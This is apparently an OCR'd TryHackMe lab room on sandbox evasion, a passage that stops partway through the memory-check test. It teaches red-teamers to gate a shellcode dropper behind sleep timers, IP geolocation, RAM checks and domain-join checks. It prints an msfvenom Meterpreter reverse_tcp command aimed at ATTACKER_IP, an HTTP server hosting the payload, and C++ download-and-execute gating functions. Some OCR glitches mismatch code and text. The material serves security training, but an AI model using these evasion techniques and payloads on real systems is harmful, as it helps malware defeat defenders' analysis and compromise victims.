TryHackMe | Sandbox Evasion

tryhackme.com/room/sandboxevasion

Welcome to Sandbox Evasion

Lots of companies deploy a “Defense in Depth” strategy, which refers to implementing security in layers, so if one layer fails, there should be another one that an adversary must evade. In this room, we will be focusing on one unique type of active defense; Sandboxes. Sandboxes provide a safe way to analyze a potentially malicious file and observe the effects on the system and return if the executable is malicious or not.

Learning Objectives

In this room, we will learn about Sandboxes in-depth; by the time you finish this room, you will gain a better understanding of the following topics:

- Learn how Malware Sandboxes work
- Learn about Static and Dynamic Malware Analysis
- Common Sandbox Evasion Methods
- Developing and Testing Sandbox Evasion Methods with Any.Run

Room Pre-requisites

For this room, we recommend the prior experience in the following areas:

Answer the questions below

Read the task above!

What is Malware Analysis

Malware Analysis is the process of analyzing a suspicious file to determine what it does on both a micro level (by looking at Assembly), and a macro level (by looking at what it does on the system). This process lets Blue Teamers gain a better understanding of malicious programs, which can aid them in developing detections.

Static vs. Dynamic Analysis


There are two ways that a Blue Teamer can analyze a suspicious file; one way is by looking at the code on a micro-level (as previously stated) by using Disassemblers such as IDA or Ghidra. This process is more well known as “Static Analysis”.

On the flip side of the coin, we can observe what happens when the suspicious file is executed on the system through a process called “Dynamic Analysis”. On the system, there are often many analysis tools installed, such as EDR Software, Sysmon, ProcMon, Process Hacker, and Debuggers (For example, OllyDebug, WinDbg, x64Dbg), and much more.

Introduction to Sandboxes

One of the most creative and effective ways that Blue Teamers have come up with to analyze suspicious-looking files is in the category of Dynamic Analysis. This method involves running the file in a containerized (or virtualized) environment; This environment is referred to as a Sandbox. Depending on the sandbox of choice, you may be able to customize what version of Windows is running, the software installed on the machine, and much more.

Sandboxes provide a safe and effective way to monitor what a suspicious-looking file does before running it on a production system (or allowing it to be sent to a production system). There are many commercial Sandboxes that may be in place in various parts of a network.



In the diagram above, there are three different sandboxes in place. It is not uncommon for there to be one, two, or even three Sandboxes in a corporate environment. Often you may find them in the following places:

- Firewalls
- Mail Servers
- Workstations

Each sandbox may work differently; for example, a Firewall may execute the attachment in the email and see what kind of network communications occur, whereas a Mail sandbox may open the email and see if an embedded file within the email triggers a

download over a protocol like SMB in an attempt to steal a NetNTLM hash, where a host-based Anti-Virus Sandbox may execute the file and monitor for malicious programmatic behavior or changes to the system.

There are various vendors that make various Sandbox products that Blue Teamers may be able to deploy in a corporate network. Here are some popular examples:

- Palo Alto Wildfire (Firewall)
- Proofpoint TAP (Email Sandbox)
- Falcon Sandbox (EDR/Workstation)
- MimeCast (Email Sandbox)
- VirusTotal (Sample Submission Site)
- Any.Run (Sample Submission Site)
- Antiscan.me (Sample Submission Site)
- Joe Sandbox (Sample Submission Site)

In the next section, we will learn about various techniques commonly deployed by Malware authors to gain an understanding of some evasion techniques that exist.

We have provided a Windows development VM where you can develop your own Sandbox evasion techniques. You can access the virtual machine with the following credentials:

Username: Administrator
Password: TryHackMe123!

Answer the questions below

Sandboxes are a form of _____ Analysis

What type of Sandboxes analyze attachments attached to emails?

An Introduction to Sandbox Evasion

Now that you have a general idea of what Malware Sandboxes are, we can move on to learning some evasion techniques at a high level. We will be breaking this down into four different categories; in the next task, we will implement four different evasion techniques (one from each category), so you can leave this room with some practical knowledge to help out in your Red Team operations.

We will be covering the following four broad categories:

- Sleeping through Sandboxes
- Geolocation and Geoblocking
- Checking System Information
- Querying Network Information

These are ordered from the most basic techniques to the most advanced. Let's get started.

Sleeping through Sandboxes

Malware Sandboxes are often limited to a time constraint to prevent the overallocation of resources, which may increase the Sandboxes queue drastically. This is a crucial aspect that we can abuse; if we know that a Sandbox will only run for five minutes at any given time, we can implement a sleep timer that sleeps for five minutes before our shellcode is executed. This could be done in any number of ways; one common way is to query the current system time and, in a parallel thread, check and see how much time has elapsed. After the five minutes have passed, our program can begin normal execution.

Another popular method is to do complex, compute-heavy math, which may take a certain amount of time — for example, calculating the Fibonacci sequence up to a given number. Remember that it may take more or less time to do so based on the system's hardware. Masking your application is generally a good idea to avoid Anti-Virus detections in general, so this should already be something in your toolkit.

Beware that some sandboxes may alter built-in sleep functions; various Anti-Virus vendors have put out blog posts about bypassing built-in sleep functions. So it is highly recommended you develop your own sleep function. Here are a couple of blog posts about bypassing Sleep functions:

Geolocation

One defining factor of Sandboxes is that they are often located off-premise and are hosted by Anti-Virus providers. If you know you are attacking TryHackMe, a European company, and your binary is executed in California, you can make an educated guess that the binary has ended up in a Sandbox. You may choose to implement a geolocation filter on your program that checks if the IP Address block is owned by the company you are targeting or if it is from a residential address space. There are several services that you can use to check this information:

IfConfig.me can be used to retrieve your current IP Address, with additional information being optional. Combining this with ARIN's RDAP allows you to determine the ISP returned in an easy to parse format (JSON).

It is important to note that this method will only work if the host has internet access. Some organizations may build a block list of specific domains, so you should be 100% sure that this method will work for the organization you are attempting to leverage this against.

Checking System Information

Another incredibly popular method is to observe system information. Most Sandboxes typically have reduced resources. A popular Malware Sandbox service, Any.Run, only allocates 1 CPU core and 4GB of RAM per virtual machine:

a Screenshot of the SystemInfo command from Any.Run

Most workstations in a network typically have 2-8 CPU cores, 8-32GB of RAM, and 256GB-1TB+ of drive space. This is incredibly dependent on the organization that you are targeting, but generally, you can expect more than 2 CPU cores per system and more than 4GB of RAM. Knowing this, we can tailor our code to query for basic system info (CPU core count, RAM amount, Disk size, etc).

By no means is this an exhaustive list, but here are some additional examples of things you may be able to filter on:

- Storage Medium Serial Number
- PC Hostname
- BIOS/UEFI Version/Serial Number
- Windows Product Key/OS Version
- Network Adapter Information
- Virtualization Checks
- Current Signed in User
- and much more!

Querying Network Information

The last method is the most open-ended method that we will be covering. Because of its open-endedness it is considered one of the more advanced methods as it involves querying information about the Active Directory domain.

Almost no Malware Sandboxes are joined in a domain, so it's relatively safe to assume if the machine is not joined to a domain, it is not the right target!

However, you cannot always be too sure, so you should collect some information about the domain to be safe. There are many objects that you can query; here are some to consider:

- Computers
- User accounts
- Last User Login(s)
- Groups
- Domain Admins
- Enterprise Admins
- Domain Controllers
- Service Accounts
- DNS Servers

These techniques can vary in difficulty; therefore, you should consider how much time and effort you want to spend building out these evasion methods. A simple method, such as checking the systems environment variables (this can be done with **echo %VARIABLE%** or to display all variables, use the **set** command) for an item like the LogonServer, LogonUserSid, or LogonDomain may be much easier than implementing a Windows API.

Setting the Stage

Now that you have a better understanding of what Sandbox Bypass method types exist, we will take it to the next step and implement some of the Sandbox Bypasses in the next task.

Before we move on to the next task, we're going to be starting with a basic dropper that retrieves shellcode from a Web Server (specifically from /index.raw) and injects it into memory, and executes the shellcode. It's important to note that all shellcode must be generated with MSFVenom in a raw format, and must be 64-bit, not 32-bit. It can be generated with the following command.

Generating Shellcode with MSFVenom

```
user@attack-box$ msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=ATTACKER_IP LPORT=1337 -f raw -o index.raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Saved as: index.raw
user@attack-box$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.212 - - [20/Mar/2022 22:04:22] "GET /index.raw HTTP/1.1" 200 -
```

The shellcode should then be hosted on the AttackBox via any HTTP Server. Python3's http.server module is highly portable and flexible and will serve as a good base for this task. In the real world, you may host your shellcode on your C2 server. For the purposes of the lab, we will be utilizing the Attackbox with no C2 server.

The code attached to this task has been tested and compiled using Visual Studio 2019 (or above). Download the dropper.cpp, and open it. It's important to note that there are several placeholder values on lines 16, 22, 24, 27, and 33 that you must update to make the code function properly. Once you have altered the values, compile the code for a 64-bit release.

Answer the questions below

Read the above task to learn about Sandbox Evasion Techniques.

Download the task files and modify the .cpp file to retrieve the MSFVenom generated shellcode.

Which Sandbox Evasion method would you use to abuse a Sandbox that runs for a short period of time?

Note: most Sandboxes are only allowed to run for a short period of time

Which Sandbox Evasion method would you use to check the Sandboxes system information for virtualised devices?

Note: Sandboxes usually run with limited resources and virtualised devices

Diving into Sandbox Evasion

With this base code acquired, we will take our first step into the world of Sandbox Evasion. We're going to start with our sleep because it is the simplest.

Taking a Nap

We can take our template code from the previous task and add a Sleep statement for 120,000MS to it. This translates to roughly 120 seconds or 2 minutes. Generally, you would want a time closer to 5 minutes to be sure; however, 2 minutes will suffice for testing purposes. We'll now add our Sleep statement in the main function:


```
int main() {
    if (isDomainController == TRUE) {
        downloadAndExecute();
    } else {
        cout << "Domain Controller Not Found!";
    }
}
```

Testing our Code

After this is done, we can compile and upload the code to Any.Run. You can read along with the following tests, and see their behaviour on Any.Run by following the links. This will serve as our test-ground for Sandbox evasion as it provides highly detailed information for us. Reviewing the two runs:


- Sleep Bypass
- No Sleep Bypass

Looking at the two results side by side, we notice no activity occurring in our Sleepy run.



Screenshot from Any.Run showing our Sleep bypass function worked as intended.

Where in our not-sleepy run, we can see an HTTP Request go out to Cloudflare.



Screenshot from Any.Run showing our results with no Sandbox Evasion techniques implemented

Congratulations! We have successfully created our first Sandbox Evasion technique. While this is a simple technique, it is incredibly powerful and has allowed us to run out Any.Run's one-minute timer. As stated in the last task, this method may or may not work due to various blog posts that have been published showing that Blue Teamers can create sleep timer bypasses. A better implementation would be to waste computing time by doing heavy math.

Geolocation Filtering

Moving onto our next method of evading execution of our shellcode on a Sandbox, we will be leveraging Geolocation blocks. Fortunately, we will be able to leverage a good amount of code that is already written for us. Portions of the "downloadAndExecute()" function can be re-used for this. We will be reusing the following components:

- Website URL (formerly the c2URL variable)
- Internet Stream (formerly the stream variable)
- String variable (formerly the s variable)
- Buffer Space (formerly the Buff variable)
- Bytes Read (formerly the unsigned long bytesRead variable)
- Lastly, the URLOpenBlockingStreamA function

Integrating This into our Code

This translates to an actual function that looks so:

```
BOOL checkIP() {
 // Declare the Website URL that we would like to vicit
    const char* websiteURL = "<https://ifconfig.me/ip>";
 // Create an Internet Stream to access the website
    IStream* stream;
 // Create a string variable where we will store the string data received from the
website
    string s;
  // Create a space in memory where we will store our IP Address
    char buff[35];
    unsigned long bytesRead;
 // Open an Internet stream to the remote website
    URLOpenBlockingStreamA(0, websiteURL, &stream, 0, 0);
 // While data is being sent from the webserver, write it to memory
    while (true) {
        stream->Read(buff, 35, &bytesRead);
        if (0U == bytesRead) {
            break;
        }
        s.append(buff, bytesRead);
    }
  // Compare if the string is equal to the targeted victim's IP. If true, return
the check is successful. Else, fail the check.
    if (s == "VICTIM_IP") {
        return TRUE;
    }
    else {
    return FALSE;
    }
}
```

This code can be broken down into the following steps:

1. Declare the required variables mentioned above.
2. Open an internet stream with the URLOpenBlockingStreamA function to ifconfig.me/ip to check the current IP Address.
3. Write the data stream returned from the URLOpenBlockingStreamA function to the memory.
4. Append the data from the memory buffer to a string variable.
5. Check and see if the string data is equal to the Victim's IP Address.
6. If True, return TRUE; if False, return FALSE.

Now we must modify our main function so that we can leverage our newly created function:

```
int main(){
    if(checkIP() == TRUE){
        downloadAndExecute();
        return 0;
    }
    else {
        cout << "HTTP/418 - I'm a Teapot!";
        return 0;
    }
}
```


The code above invokes the new function, checkIP(), and if the IP Address returns TRUE, then invoke the downloadAndExecute() function to call the shellcode from our C2 server. If FALSE, return HTTP/418 - I'm a teapot!".

Testing Our Code


Now that we have wrapped up our second Sandbox Evasion technique, it is very important to know that this is an incredibly common TTP used by threat actors. Both APTs and Red Teams alike often use services to check the "Abuse Info" of an IP Address to gather information about an IP Address to determine if it is a legitimate company or not. Any.Run is well aware of this Anti-Sandboxing technique and has even flagged it in our instance. You can see the detailed results at the links below:

- One with an IP Address Filter
- One without an IP Address Filter

Looking at the two results, we can see that ifconfig.me is flagged as a "questionable/Potentially Malicious" site used to check for your external IP Address. In fact, this Sandbox evasion method ended up hurting our score, so it should be used as a last resort *or* with a recently deployed/custom IP Address checking server. The full report can be found here.



A Screenshot from Any.Run showing our run with Sandbox Evasion techniques applied



Screenshot from Any.Run showing an outbound HTTP Request

As you are now aware, not all Sandbox escaping techniques may be helpful in certain situations; you must pick and choose which evasion techniques you are going to implement carefully, as some may do more harm than good.

Checking System Information

We're going to start off the System Information category with - the amount of RAM a system has. It’s important to note that Windows measures data in a non-standard format. If you have ever bought a computer that said it has “256GB of SSD Storage”, after turning it on, you would have closer to 240GB. This is because Windows measures data in units of 1024-bytes instead of 1000-bytes. Be warned that this can get very confusing very quickly. Fortunately for us, we will be working in such small amounts of memory that accuracy can be a “best guess” instead of an exact number. Now that we know this, how can we determine how much memory is installed on the System?

Checking System Memory

Fortunately, this is a relatively easy thing to find out. We only need the Windows header file included, and we can call a specific Windows API, GlobalMemoryStatusEx, to retrieve the data for us. To get this information, we must declare the MEMORYSTATUSEX struct;

then, we must set the size of the dwLength member to the size of the struct. Once that is done, we can then call the GlobalMemoryStatusEx Windows API to populate the struct with the memory information.

In this scenario, we are specifically interested in the total amount of physical memory installed on the system, so we will print out the ullTotalPhys member of the MEMORYSTATUSEX struct to get the size of the memory installed in the system in Bytes. We can then divide by 1024 3x to get the value of memory installed in GiB. Now let's see what this looks like in C++:

```
#include <iostream>
#include <Windows.h>
using namespace std;
int main() {
// Declare the MEMORYSTATUSEX Struct
   MEMORYSTATUSEX statex;
// Set the length of the struct to the size of the struct
   statex.dwLength = sizeof(statex);
// Invoke the GlobalMemoryStatusEx Windows API to get the current memory info
   GlobalMemoryStatusEx(&statex);
// Print the physical memory installed on the system
   cout << "There is " << statex.ullTotalPhys/1024/1024/1024 << "GiB of memory on
the system.";
}
```

This code can be broken down into the following steps:

1. We're going to declare the MEMORYSTATUSEX Struct; this will be populated with info from the GlobalMemoryStatusEx WinAPI.
2. Now, we must set the length of the struct so that we can populate it with data. To do so, we're going to use the sizeof function.
3. Now that we have the length of the struct, we can populate it with data from the GlobalMemoryStatusEx WinAPI.
4. We can now read the total memory amount from the system.

Integrating This into our Code

Now that we have the technical know-how, we should integrate this check into our code. Generally speaking (You should verify this by yourself), most Sandboxes have 4GB of RAM dedicated to the machine, so we should check and see if the memory count is greater than 5; if it is not, exit the program; if it is, continue execution. We will not be modifying the downloadAndExecute function anymore; from here on, we will be adding new functions and changing the main function.

```
BOOL memoryCheck() {
// This function will check and see if the system has 5+GB of RAM
// Declare the MEMORYSTATUSEX Struct
    MEMORYSTATUSEX statex;
// Set the length of the struct to the size of the struct
    statex.dwLength = sizeof(statex);
// Invoke the GlobalMemoryStatusEx Windows API to get the current memory info
    GlobalMemoryStatusEx(&statex);
// Checks if the System Memory is greater than 5.00GB
    if (statex.ullTotalPhys / 1024 / 1024 / 1024 >= 5.00) {
       return TRUE;
    } else {
       return FALSE;
    }
}

int main() {
// Evaluates if the installed RAM amount is greater than 5.00 GB,
//if true download Shellcode, if false, exit the program.
if (memoryCheck() == TRUE) {
    downloadAndExecute();
    } else {
       exit;
    }
return 0;
}
```

This code can be broken down into the following steps:


1. We're creating a new function (memoryCheck) that will return True or False.
2. We use the previous code from above to get the size of the system memory.
3. We check if the system memory is greater than 5GB; if it is true, we return TRUE; if false, we return FALSE.
4. The value returned from the function determines if we download and execute stage 2 or not.

Testing our Code

Now that we have finished the second of our third Sandbox Evasion method, it is important that we test it to ensure that it works. To do so, we are going to upload our files to Any.Run

